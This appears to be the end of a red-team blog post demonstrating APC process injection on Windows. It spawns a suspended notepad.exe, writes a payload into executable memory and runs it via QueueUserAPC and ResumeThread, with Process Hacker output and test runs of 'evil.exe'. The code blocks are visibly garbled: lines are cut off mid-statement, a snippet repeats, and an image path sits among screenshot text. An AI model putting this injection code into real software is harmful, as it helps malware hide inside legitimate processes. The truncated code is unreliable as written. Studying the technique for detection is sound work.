ProcessHacker.exe	2368	0.37		17.38 MB	WIN7PC-x64\qwe
cmd.exe	2800			2.01 MB	WIN7PC-x64\qwe
notepad.exe	1824			1.04 MB	WIN7PC-x64\qwe
calc.exe	2748	0.30		6.05 MB	WIN7PC-x64\qwe

TID	CPU	Cycles delta	Start address	Priority
2740			notepad.exe+0x3570	Normal

Start module: C:\Windows\System32\notepad.exe
Started: 2:31:02 PM 11/11/2021
State: Wait:WrLpcReply
Kernel time: 00:00:00.000
User time: 00:00:00.015
Context switches: 17
Cycles: 40,284,180
Priority: 10
Base priority: 8
I/O priority: Normal
Page priority: Normal
Ideal processor: 0:0

If we check the newly started `notepad.exe` in the Process Hacker, we can confirm that the main thread is indeed suspended:



```
CreateProcessA(
  "C:\\Windows\\System32\\notepad.exe",
  NULL, NULL, NULL, false,
  CREATE_SUSPENDED, NULL, NULL, &si, &pi
);

// allow time to start/initialize.
WaitForSingleObject(pi.hProcess, 30000);
hProcess = pi.hProcess;
hThread = pi.hThread;

// allocate a memory buffer for payload
my_payload_mem = VirtualAllocEx(hProcess,
  MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_R

// write payload to allocated buffer
WriteProcessMemory(hProcess, my_payload_mem

// inject into the suspended thread.
PTHREAD_START_ROUTINE apc_r = (PTHREAD_STA
```


notepad.exe (2876) Properties

TID	CPU	Cycles delta	Start address	Priority
1216			0x776da2c0	Normal

```
Start module:
Started:          3:55:09 PM 11/11/2021
State:            Wait:Suspended        Priority:        8
Kernel time:      00:00:00.000          Base priority:   8
User time:        00:00:00.000          I/O priority:    Normal
Context switches: 1                     Page priority:   Normal
Cycles:           119,288               Ideal processor: 0:0
```

> As you can see, `WaitForSingleObject` function second parameter is `30000` for demonstration, in real-world scenario it's not so big.

Our `evil.exe` is also worked in `windows 10 x64`:



```
  NULL, NULL, NULL, false,
  CREATE_SUSPENDED, NULL, NULL, &si, &pi
);
WaitForSingleObject(pi.hProcess, 5000);
hProcess = pi.hProcess;
hThread = pi.hThread;

// allocate a memory buffer for payload
my_payload_mem = VirtualAllocEx(hProcess, NULL, my_
  MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE

// write payload to allocated buffer
WriteProcessMemory(hProcess, my_payload_mem, my_pay

// inject into the suspended thread.
PTHREAD_START_ROUTINE apc_r = (PTHREAD_START_ROUTI
QueueUserAPC((PAPCFUNC)apc_r, hThread, NULL);

// resume to suspended thread
ResumeThread(hThread);

return 0;
```

```
PS C:\Users\User\Desktop\shared\work\11.11.2021> .\evil.
PS C:\Users\User\Desktop\shared\work\11.11.2021>
```

Name	PID	CPU	I/O total ...
powershell.exe	15648	0.01	20 B/s
conhost.exe	9548	0.03	56 B/s
firefox.exe	6988	0.03	
firefox.exe	10804		
firefox.exe	9336		
firefox.exe	4312	0.01	
firefox.exe	12904	0.05	512 B/s
firefox.exe	1184	0.16	16.73 kB/s
firefox.exe	580	0.16	528 B/s
firefox.exe	7388	0.04	
conhost.exe	11964		

CPU Usage: 69.80% Physical memory: 6.62 GB (89.29%) Processes: 246

[APC MSDN](#)
[QueueUserAPC](#)
[VirtualAllocEx](#)
[WaitForSingleObject](#)
[WriteProcessMemory](#)
[ResumeThread](#)
[ZeroMemory](#)
[Source code in Github](#)

In the future I will try to figure out more advanced code injection techniques.

I hope this post spreads awareness to the blue teamers of this interesting technique, and adds a weapon to the red teamers arsenal.

Thanks for your time and good bye!
PS. All drawings and screenshots are mine